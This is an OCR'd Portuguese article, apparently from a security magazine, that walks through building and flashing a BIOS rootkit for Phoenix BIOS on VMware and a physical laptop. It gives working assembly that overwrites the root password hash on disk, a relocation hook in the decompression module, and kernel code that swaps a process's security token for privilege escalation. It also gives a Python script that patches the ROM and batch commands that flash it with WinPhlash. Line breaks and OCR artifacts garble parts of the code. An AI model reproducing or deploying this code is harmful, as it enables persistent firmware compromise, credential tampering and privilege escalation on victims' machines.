      pop ds
      pop es
      int 3

found:
;replace password with:
;root:$2a$08
$Grx5rDVeDJ9AXXlXOobffOkLOn-
FyRjk2N0/4S8Yup33sD43wSHFzi:

      mov word[di+6],'2a'
      mov word[di+8],'$0'
      mov word[di+10],'8$'
      mov word[di+12],'Gr'
      mov word[di+14],'rD'
      mov word[di+16],'Ve'
      mov word[di+18],'DJ'
      mov word[di+20],'9A'
      mov word[di+22],'XX'
      mov word[di+24],'lX'
      mov word[di+26],'Oo'
      mov word[di+28],'bf'
      mov word[di+30],'fO'
      mov word[di+32],'kL'
      mov word[di+34],'On'
      mov word[di+36],'Fy'
      mov word[di+38],'Rj'
      mov word[di+40],'k2'
      mov word[di+42],'N0'
      mov word[di+44],'/4'
      mov word[di+46],'S8'
      mov word[di+48],'Yu'
      mov word[di+52],'p3'
      mov word[di+54],'3s'
      mov word[di+56],'D4'
      mov word[di+58],'3w'
      mov word[di+60],'SH'
      mov word[di+62],'Fz'
      mov word[di+64],'i:'

      ;-------- LBA extended write sector
      mov ah,0x43 ; call number
      mov al,0 ; no verify
      mov dl,0x80 ; drive number 0x80=first hd
      mov si,bx
      add si,0x1e0
      int 0x13
      jmp mainend
```

```
hook_start:
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                  ;jmp hook_start
                  ;mov bx,es
                  ;mov fs,bx
                  ;mov ds,ax
                  ;retf

                  pusha
                  pushf
                  xor di,di
                mov ds,di
                ;check to see if int 19 is
                                  ;initialized
                cmp byte [0x19*4],0x00
                jne ifint

        noint:
                  ;jmp noint ; loop to debug
                  popf
                  popa
                  ;mov es, ax
                  mov bx, es
                mov fs, bx
                mov ds, ax
                  retf


        ifint:
                  ;jmp ifint ; loop to debug
                cmp byte [0x19*4],0x46
                  je noint


    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

        initShellcode:
            ;jmp initShellcode ; DEBUG
            cli
            push es
            push ds
            pushad
            pushf

            ; Get code address
            call gca

        gca:
            pop bx
            ;---------- Set screen mode
            mov ax,0x0003
            int 0x10
            ;---------- construct DAP
            push cs
            pop ds
            mov si,bx
            add si,0x2e0 ; DAP 0x2e0 from code
            mov cx,bx
            add cx,0x300 ; Buffer pointer
                              ;0x300 from code
            mov byte [si],16 ;size of SAP
            inc si
            mov byte [si],0  ;reserved
            inc si
            mov byte [si],1  ;number of sec-
tors
            inc si
            mov byte [si],0  ;unused
            inc si
            mov word [si],cx ;buffer segment
            add si,2
            mov word [si],ds;buffer offset
            add si,2
            mov word [si],0 ; sector number
            add si,2
            mov word [si],0 ; sector number
            add si,2
            mov word [si],0 ; sector number
            add si,2
            mov word [si],0 ; sector number

            mov di,0
            mov si,0

            ;-------- Function 41h: Check
                                    ;Extensions
            push bx
            mov ah,0x41 ; call number
            mov bx,0x55aa;
            mov dl,0x80 ; drive number
                                ;0x80=first hd
            int 0x13
            pop bx
            jc mainend_near
            ;-------- Function 00h: Reset Disk
                                      ;System
            mov ah, 0x00
            int 0x13
            jc mainend_near
            jmp mainloop
        mainend_near:
            jmp mainend
        mainloop:
            cmp di,0
            jne nochar
            ;------- progress bar (ABCDE....)
            push bx
            mov ax,si
            mov ah,0x0e
            add al,0x41
            mov bx,0
            int 0x10
            pop bx
        nochar:
            push di
            push si
            ;jmp incend    ;
            ;-------- Inc sector number
            mov cx,3
            mov si,bx       ; bx = curr_pos
            add si,0x2e8    ; +2e8 LBA Buffer

        loopinc:
            mov ax,word [si]
            inc ax
            mov word [si],ax
            cmp ax,0
            jne incend
            add si,2
            loop loopinc

        incend:
        LBA_read:
            ;jmp int_test
            ;-------- LBA extended read sector
            mov ah,0x42 ; call number
            mov dl,0x80 ; drive number
```

```
                                ;0x80=first hd
        mov si,bx
        add si,0x2e0
        int 0x13
        jnc int13_no_err
        ;-------- Write error character
        push bx
        mov ax,0x0e45
        mov bx,0x0000
        int 0x10
        pop bx
int13_no_err:
        ;-------- Search for 'root'
        mov di,bx
        add di,0x300 ; pointer to buffer
        mov cx,0x200 ; 512 bytes per
                                    ;sector

searchloop:
        cmp word [di],0x706a
        jne notfound
        cmp word [di+2],0x9868
        jne notfound
;debugme:
;    je debugme
        cmp word [di+4],0x0018
        jne notfound
        cmp word [di+6],0xe801
        jne notfound
        jmp found ; root found!


notfound:
        inc di
        loop searchloop

endSearch:
        pop si
        pop di

        inc di
        cmp di,0
        jne mainloop
        inc si
        cmp si,EXTENT ;------------
                ;10x65535 sectors to read
        jne mainloop
        jmp mainend

exit_error:
        pop si
        pop di

mainend:
        popf
        popad
        pop ds
        pop es
        sti

        popf
        popa
        mov bx, es
        mov fs, bx
        mov ds, ax
        retf

writechar:
        push bx
        mov ah,0x0e
        mov bx,0x0000
        int 0x10
        pop bx
        ret
found:
        mov al,0x46
```

```
                call writechar

    ;mov word[di], 0xfeeb ; Infinite loop - Debug
                mov word[di], 0x00be
                mov word[di+2], 0x0100
                mov word[di+4], 0xc700
                mov word[di+6], 0x5006
                mov word[di+8], 0x4e57
                mov word[di+10], 0xc744
                mov word[di+12], 0x0446
                mov word[di+14], 0x2121
                mov word[di+16], 0x0100
                mov word[di+18], 0x016a
                mov word[di+20], 0x006a
                mov word[di+22], 0x6a56
                mov word[di+24], 0xbe00
                mov word[di+26], 0x050b
                mov word[di+28], 0x77d8
                mov word[di+30], 0xd6ff
                mov word[di+32], 0x00be
                mov word[di+34], 0x0000
                mov word[di+36], 0x5600
                mov word[di+38], 0xa2be
                mov word[di+40], 0x81ca
                mov word[di+42], 0xff7c
                mov word[di+44], 0x90d6

            ;-------- LBA extended write sector
                mov ah,0x43 ; call number
                mov al,0 ; no verify
                mov dl,0x80 ; drive number
                                    ;0x80=first hd
                mov si,bx
                add si,0x2e0
                int 0x13
                jmp notfound; continue searching
                nop
```

De novo passando à prática

O código de prova de conceito disponibilizada na apresentação em que este artigo foi baseado e testada anteriormente era muito frágil e as suas funções não eram o tipo de acções que um rootkit deveria desempenhar.

O primeiro passo no desenvolvimento de um novo rootkit foi desenvolver um método robusto de ter a BIOS executar código adicional. Os autores da pesquisa fizeram um patch ao módulo de descompressão da BIOS, uma vez que já estava descompactado, de modo que pudesse descompactar tudo o resto e fosse chamado aquando do carregamento da BIOS. Este raciocínio era apropriado, mas as técnicas de hooking precisavam de ser modificadas.


Durante a operação normal, a BIOS irá chamar o módulo de descompressão uma vez para cada módulo BIOS comprimido que está presente. A BIOS no VMware incluiu 22 módulos compactados, por isso o código de descompressão foi chamado 22 vezes. Este módulo irá substituir o nosso código adicional, uma vez que este reside no espaço do buffer, por isso é necessário ter o nosso código adicional a relocalizar-se.

O processo que iremos utilizar inclui os passos seguintes:

- Inserir uma nova chamada no início do módulo de descompressão ao nosso código adicional.
- Copiar todo o nosso código adicional para uma nova secção de memória.

- Actualizar a chamada do módulo de descompressão para apontar para a nova localização na memória onde está o nosso código.
- Voltar ao módulo de descompressão e continuar a execução.


Este processo permite que uma quantidade significativa do código adicional seja incluída na ROM da BIOS, bem como executar código que corra a partir de uma localização fiável na memória uma vez que tenha sido movido para lá. Os quatro passos acima podem ser observados no diagrama seguinte:



Implementar este código em assembler é possível de diversas formas diferentes, mas o objectivo será criar código que seja independente do sistema tanto quanto possível. Para conseguir isto, todo o endereçamento absoluto deve ser removido e apenas serem usadas chamadas próximas ou saltos. As excepções a isto são as referências à localização na memória livre, uma vez que seria expectável ter uma localização fixa, independentemente do sistema. O seguinte é código assembler que será usado para lidar com a relocalização do código:


```
; comentários em português
; apocsantos 2017

start_mover:
; as instruções push seguintes gravam o estado
                    actual dos registers na stack
pusha
pushf

; Os registers de segmento são limpos, uma vez que
todo o código será movido para o segmento zero
xor ax, ax ; executar xor aos registers, coloca-os
a zero).
xor di, di
xor si, si
push cs; empurra o segmento de código para o
            segmento de dados de forma a poder-mos
; sobre-escrever o código do endereço de chamada.
pop ds; (CS é movido para DS)
mov es, ax; Segmento de destino (0x0000)
mov di, 0x8000 ; Offset de destino, todo o código
                              ;corre a partir de 0x8000
mov cx, 0x4fff ; O tamanho aproximado do código a
    ;copiar. Copiar em excesso não faz mal algum.

call b

b:
pop si ; Isto irá puxar o endereço actual da
;pilha, por outras palavras copiar o register EIP
add si, 0x30
rep movsw
mov ax, word [esp+0x12]
sub ax, 3
mov byte [eax], 0x9a
add ax, 1
mov word [eax], 0x8000
mov word [eax+2], 0x0000
; O código foi relocalizado e a função de
;chamada, alterada, de forma a que tudo
;possa ser restaurado e possamos voltar
popf
popa

mov bx,es
mov fs,bx
mov ds,ax
ret
```

Uma vez que o código acima seja executado, vai copiar-se a si próprio para o offset de memória 0x8000 e efectuar o patch da instrução que inicialmente o chamou, para que agora aponte por sua vez para 0x8000. Para testar inicialmente este código, o código realocado é simplesmente uma rotina que exibisse um “W” no ecrã (imagem seguinte). Contudo o objectivo final foi seria que o código do rootkit pudesse ser instalado.



Como notado na secção anterior, o software “VBootkit” estava determinado a ser a melhor solução para o tipo de funcionalidade de rootkit que pudesse ser carregada a partir da BIOS. O software VBootkit foi originalmente criado para que pudesse correr a partir de um CD de boot. Enquanto este ponto de partida é semelhante a correr a partir da BIOS, existem um número de diferenças chave. Estas dife-

renças são principalmente baseadas no processo de booting, como é demonstrado abaixo:



O código de rootkit utilizado neste artigo, irá correr algures entre a Entry da Bios e os estágios de Loading Complete da BIOS. Um bootkit correria no último estágio, começando a partir de 0x7C00 na memória.


O software VBootkit foi projetado de forma a ser carregado para o endereço 0x7C00 ponto em que se realocaria para o endereço 0x9E000. Depois faria gancho "hook" ao interrupt 0x13 pada depois ler o primeiro sector do disco rígido (o MBR) para 0x/C00, para que este fosse executado como se o bootkit nunca lá estivesse. Este processo precisou de ser modificado para que todos os endereços codificados no software fossem substituídos. Adicionalmente, não existe necessidade de carregar o MBR para a memória pois a BIOS fará isso por si própria.

O software VBootkit liga-se utilizando um gancho "hook" ao interrupt 13h, isto é, substitui o endereço para o qual o interrupt iria normalmente pelo seu próprio endereço e depois chama o interrupt quando termina o processamento adicional. Para efeitos de replicação de resultados, vamos utilizar um contador, para contar as execuções do módulo de descompressão. Se o contador indicar mais de 22 execuções, uma por cada um dos 22 módulos, então a BIOS está completamente inicializada e podemos fazer um gancho "hook" ao interrupt 13h de forma "segura".


O software VBootkit segue o seguinte processo:

- Quando inicialmente chamado irá realocar-se em 0xE000 na memória (semelhante à nossa realocação da BIOS feita anteriormente).
- Em seguida executa um gancho "hook" ao interrupt 13h, que é o interrupt de acesso do disco rígido.
- Toda a actividade do disco rígido será examinada para determinar que dados estão a ser lidos.
- Se o bootloader do Windows for lido a partir do disco rígido, o código do bootloader será modificado antes de ser armazenado na memória.
- A modificação feita ao bootloader irá causar uma modificação no kernel do Windows. Isto por sua vez irá permitir que código aleatório seja injectado no kernel do Windows, permitindo a funcionalidade de escalamento de privilégios.

Com a injecção de código na BIOS juntamente com o bootkit carregados o percurso do processo acontece como se segue:




O resultado de todas estas modificações é uma BIOS que copia o bootkit para a memória e o executa, carrega o sistema operativo a partir do disco rígido e depois termina com um sistema operativo que foi modificado para que certos processos corram com privilégios adicionais. A imagem seguinte mostra o código do bootkit a exibir uma mensagem uma vez que encontra o bootloader e o kernel e faz o "patch" (aplicação) com sucesso.



O código utilizado para este rootkit está predefinido para procurar qualquer processo chamado “monik.exe”, e se encontrado, dar privilégios adicionais. Isto é feito a cada 30 segundos, para que as diferenças nos privilégios sejam fáceis de observar. Esta função pode ser vista no código como mostra a imagem seguinte:

```
; hehe i've told ya! :D
xor ecx,ecx
mov word cx, [CODEBASEKERNEL + Imagenameoffset]
cmp dword [eax+ecx], "monik."; Check if the
                        ;process is named monik.exe
; je patchit
jne donotpatchtoken ; jmp takes 5 bytes but this
                                    ;takes 2 bytes

patchit:
mov word cx, [CODEBASEKERNEL +
                                SecurityTokenoffset]
mov dword [eax + ecx],ebx ; replace it with
;services.exe token, offset for sec token is 200
```



Descompressão e alteração (Patching) da BIOS

Agora que sabemos como queremos que o rootkit seja injectado na BIOS, o passo seguinte é realmente fazer o patch da BIOS com o nosso código de rootkit. Para isso precisamos de extrair todos os módulos da BIOS, fazer o patch ao módulo de descompressão, e reassemblar tudo. Os módulos podem ser extraídos usando a ferramenta de linha de comandos phxdeco, ou o Phoenix BIOS Editor. Uma vez que o módulo de descompressão esteja extraído, o código seguinte irá fazer o seu patch com o nosso rootkit:

```
#!/usr/bin/python
import os,struct,sys
################################################
# BIOS Decompression module patching script - By
Wesley Wineberg
#
# The Phoenix BIOS Editor application (for
# Windows) will generate a number of module files
#  including the decompression module which will
#be named "DECOMPC0.ROM". These files are
# saved to C:\Program Files\Phoenix Bios
#Editor\TEMP (or similar) once a BIOS WPH file
#is opened. The decompression module file can be
# modified with this script. Once modified,
# any change can be made to the BIOS modules in
# the BIOS editor so that a new BIOS WPH file
# can be generated by the BIOS editor. The
# decompression module can alternatively be
# extracted by phnxdeco.exe, but this does not
# allow for reassembly. This script requires
# that NASM be present on the system it is run
# on.
#
# INPUT:
# This patching script requires the name and path
# to the BIOS rootkit asm file to be passed
# as an argument on the command line.
#
# OUTPUT:
# This script will modify the DECOMPC0.ROM file
# located in the same directory as the script
# so that it will run the BIOS rootkit asm code.
# Display usage info
if len(sys.argv) < 2:
print "Modify and rebuild Phoenix BIOS DE
      COMP0.ROM module. Rootkit ASM code filename
                                        required!"
exit(0)
# Find rootkit code name
shellcode = sys.argv[1].lower()
# Assemble the assembler code to be injected.
# NASM is required to be present on the system
# or this will fail!
os.system('nasm %s' % shellcode)
# Open and display the size of the compiled
# rootkit code
shellcodeout = shellcode[0:len(shellcode)-4]
decomphook = open(shellcodeout,'rb').read()
print  "Rootkit  code  loaded:  %d  bytes"  %  len
(decomphook)
# The next line contains raw assembly
# instructions which will be placed 0x23 into the
decompression rom
#  file. The decompression rom contains a header,
# followed by a number of push instructions
and then
# a CLD instruction. This code will be inserted
# immediately after, and will overwrite a
number of
# mov instructions. These need to be called by
# the rootkit code before it returns so that
#the normal decompression functions can continue.
# The assembler instruction contained below is a
# Near Call which will jump to the end of the
# decompression rom where the rootkit code has
# been inserted. This is followed by three NOP
# instructions as filler.
minihook = '\xe8\x28\x04\x90\x90\x90'
# The following would work but is an absolute
# call, not ideal!
# minihook = '\x9a\x5A\x04\xDC\x64\x90'
# call far +0x45A
# Load the decompression rom file
decorom = open('DECOMPC0.ROM','rb').read()
# Hook location is 0x23 in to the file, just past
# the CLD instruction

# Insert hook contents into the decompression
# rom, overwriting what was there previously
decorom = decorom[:hookoffset]+minihook+decorom
                        [len(minihook)+hookoffset:]
# Pad the decompression rom with 100 NOP
# instructions. This is not needed, but does make
# it easier to identify where the modification
# has taken place.
decorom+="\x90"*100+decomphook
# Pad an additional 10 NOP's at the end.
decorom=decorom+'\x90'*10
# Recalculate the ROM size, so that the header
# can be updated
decorom=decorom[:0xf]+struct.pack("<H",len
                    (decorom)-0x1A)+decorom[0x11:]
# Save the patched decompression rom over the
# previous copy
```

```
out=open('DECOMPC0.ROM','wb')
out.write(decorom)
out.close()
# Output results
print "The DECOMPC0.ROM file has now been
                                        patched."
```

Um exemplo de como executar o scritp acima seria:

```
python patchdecomp.py biosrootkit.asm
```

O output seria:


```
Rootkit code loaded: 1845 bytes
The DECOMPC0.ROM file has now been patched.
```

Reconstrução (reassembly) da BIOS

Para ficheiros da BIOS em formato raw, tais como os incluídos no VMware, existem alguns utilitários de interface de linha de comandos, como o Phoenix Bios Editor e outros, disponíveis na internet que podem ser utilizadas para reconstruir tudo.

Nos testes em máquinas reais, é sempre conveniente guardar os ficheiros da bios em mais formatos além do formato raw. A ferramenta para reconstruir utilizada foi a versão com interface gráfica do do Phenix BIOS Editor.

Apesar de existirem mecanismos que permitem carregar código para a bios de forma programática, não será abordado esse aspecto, uma vez que não se pretende e se desaconselha vivamente a realização desse tipo de experiência.



Phoenix BIOS Editor com uma imagem de BIOS aberta

O Phoenix BIOS Editor não está especificamente desenhado para trocar módulos dentro e fora, apesar de permitir que se realize essa tarefa. Quando uma imagem da BIOS é inicialmente aberta, todos os módulos da BIOS serão extraídos para ficheiros localizados na directoria C:\Program Files\Phoenix BIOS Editor\TEMP\, no disco rígido do computador. O módulo de descompressão pode ser copiado a partir deste ficheiros, alterado e substituído.

O código fonte do rootkit baseado na BIOS e os scripts de patching podem ser descarregados a partir dos links perto do final deste artigo se quiserem experimentar isto por vocês mesmos.

Numa máquina física

A BIOS Phoenix foi usada com todo o desenvolvimento baseado em VMware, por isso foi também escolhida para testar com um PC físico. Todo o teste físico da BIOS (ao contrário do virtual) foi feito utilizando um portátil velho e sem utilidade corrente, dado o risco de o danificar de forma permanente. Existem ferramentas de hardware e software que permitem reflashar as eerpoms de portáteis, no entanto por norma são tarefas delicadas, que requerem tempo, atenção e ferramentas adequadas. Existem boas fontes de informação sobre o tema, pelo que não me irei alongar sobre o mesmo. No entanto, volto a frisar que este tipo de teste não deve ser feito em computadores de trabalho, pois o risco de os danificar irremediavelmente está sempre presente e deve ser levado a sério.

O primeiro passo para modificar uma BIOS é extrair uma cópia do seu software. O Phoenix tem duas ferramentas diferentes que eles geralmente facilitam esta tarefa, uma é chamada “Phlash16” e a outra é chamada “WinPhlash”. A Phlash16 é um utilitário de interface linha de comandos (com interface gráfica baseada em consola), no entanto apenas pode ser executada a partir do sistema operativo DOS. A WinPhlash, como o nome sugere, permite ser executada a partir do sistema operativo Windows.

Na listagem seguinte, podemos ver o código em batch script que irá copiar o software da BIOS para um ficheiro chamado BIOSORIG.WPH e depois verificar se foi perviamente modificado. O script em python CheckFlash.py simplesmente verifica os conteúdos da BIOS pelo seu nome, procurando o que não estaria em nenhuma BIOS inalterada.

```
@rem This file dumps the bios and checks if it
                        has previously been patched.
@rem Dump
WinPhlash\WinPhlash.exe /ro=BIOSORIG.WPH
@rem Check if the BIOS has been patched already
Python\PortablePython_1.1_py2.6.1\App\python
              CheckFlash.py WinPhlash\BIOSORIG.WPH
```

Com uma cópia da BIOS recuperada em mão , o passo seguinte para se replicar o que foi feito na máquina virtual seria colocar o nosso código de rootkit no código da bios. Isto pode ser feito utilizando exactamente os mesmos scripts que utilizámos anteriormente para o VMware.


A ferramenta WinPhlash requer informação adicional incluída na BIOS, que por sua vez é armazenada juntamente com a BIOS em formato raw no ficheiro WPH. Para reconstruir a bios com sucesso é necessário usar os ficheiros WPH e HUI no Phoenix BIOS Editor. Obviamente isto inviabiliza a criação de um “mecanismo de propagação automático”, que apesar de não ser impossível, não será abordado neste artigo. Pelo contrário tal como foi abordado a infecção da BIOS é um processo de três estágios, requerendo alguma intervenção manual principalmente para a reconstrução “reassembly”.

Tal como com a alteração (patching) da BIOS no VMware, o mesmo truque para fazer o Phoenix BIOS Editor reassemblar (reconstruir) um módulo alterado, pode ser utilizado. O módulo de descompressão pode ser copiado a partir dos ficheiros da Bios guardados no disco rígido, alterado (corrigido) e substituído. ***O Phoenix BIOS Editor não permite que se salve a BIOS sem modificações, por isso é necessário modificar um valor de string e depois mudá-lo de volta (ou deixar assim) para que a BIOS possa ser salva.

Uma vez que a BIOS está reassemblada (reconstruída) no ficheiro WPH, o seguinte script de batch irá flashar a nova imagem de BIOS para a BIOS EEPROM e depois reiniciar o PC para que tenha efeito.

```
@rem This file uploads a file named
"BIOSPATCHED.WPH" to the BIOS. Will reboot system
                                        when done.
WinPhlash\WinPhlash.exe /bu=BIOSBACKUP.WPH /I
                                    BIOSPATCHED.WPH
```

Uma vez flashada a bios do portátil, o rootkit da BIOS foi executado com sucesso e carregou-se para o kernel do sistema operativo Windows. A imagem seguinte mostra um escalamento de privilégios, recorrendo às técnicas descritas.



Isto demonstrou que o rootkit baseado na bios BIOS é versatil o suficiente para trabalhar em múltiplos sistemas (VMware, máquina física). O "rootkit" utilizado neste artigo apenas implementa uma tarefa simples, mas nada impede que não possam ser utilizadas outras funcionalidades. As BIOS feitas pela Phoenix foram pesquisadas, para o efeito deste artigo, no entanto existem diversas outras BIOS que provavelmente têm semelhanças a estas.

Apesar de haverem grandes melhorias da segurança da BIOS do sistema e cada vez mais ser utilizada a UEFI, algo que é muito positivo, a verdade é que durante a pesquisa para este artigo, pude ler uma publicação, da conferência Black Hat Asia, onde foi apresentado um mecanismo de inserção de código na UEFI de um conhecido fabricante de hardware. Muito provavelmente, em breve, aparecerá uma correcção que resolva essa situação, algo que é muitíssimo positivo!

Outros aspectos

O acesso apenas à BIOS, pode ser considerado por alguns como algo "descurável" do ponto de vista da segurança, no entanto não creio que este deva ser o caso, uma vez que a esmagadora maioria dos sistemas operativos, no entanto o compromisso da BIOS permite que se obtenha acesso ao disco rígido! Então e se o disco rígido estiver encriptado? Bem, isso teoricamente não será assim tão problemático! Cada vez que o sistema operativo realizar uma chamada à BIOS, por uma das diversas razões, tipo, alterar modos gráficos utilizando o interrupt 10h, ou outras tarefas. A BIOS fornece diversos serviços aos sistemas operativos, recorrendo a um serviço BIOS32, que tenha um cabeçalho (header) algures entre a região de memória E000:0000 e F000:FFFF, com 16-bytes alinhados.

```
Offset    Bytes     Description
0         4         Signature "_32_"
4         4         Entry point for the BIOS32 Service (here you put a pointer
to your stuff)
8         1         Revision level, put 0
9         1         Length of the BIOS32 Headers in paragraphs (put 1)
10        1         8-bit Checksum. Security FTW!
11        5         Reserved, put 0s.
```

Estrutura do cabeçalho

Isto é padrão a todos os serviços da BIOS. A forma de localizar e executar estes serviços é uma pesquisa por padrões, seguida de uma checksum e uma vez encontrado, apenas bastaria, em tese, colocar um jmp, para uma função que seja algum tipo de expedidor, como por exemplo as funções Plug'n'play ($PnP) da bios. Se tivermos em conta que a BIOS é um standard com várias décadas e na altura a segurança não era uma prioridade, tão pouco um problema, poderá ser considerado normal a falta de mecanismos de segurança mais elaborados.

No kernel de alguns sistemas operativos, podemos observar chamadas à bios, como por exemplo na versão 2.6.27 do kernel Linux, na listagem seguinte, referente ao ficheiro pcibios.c .

```
if ((pcibios_entry = bios32_service(PCI_SERVICE)))
{
      pci_indirect.address = pcibios_entry + PA-
GE_OFFSET;

      local_irq_save(flags);
      __asm__(
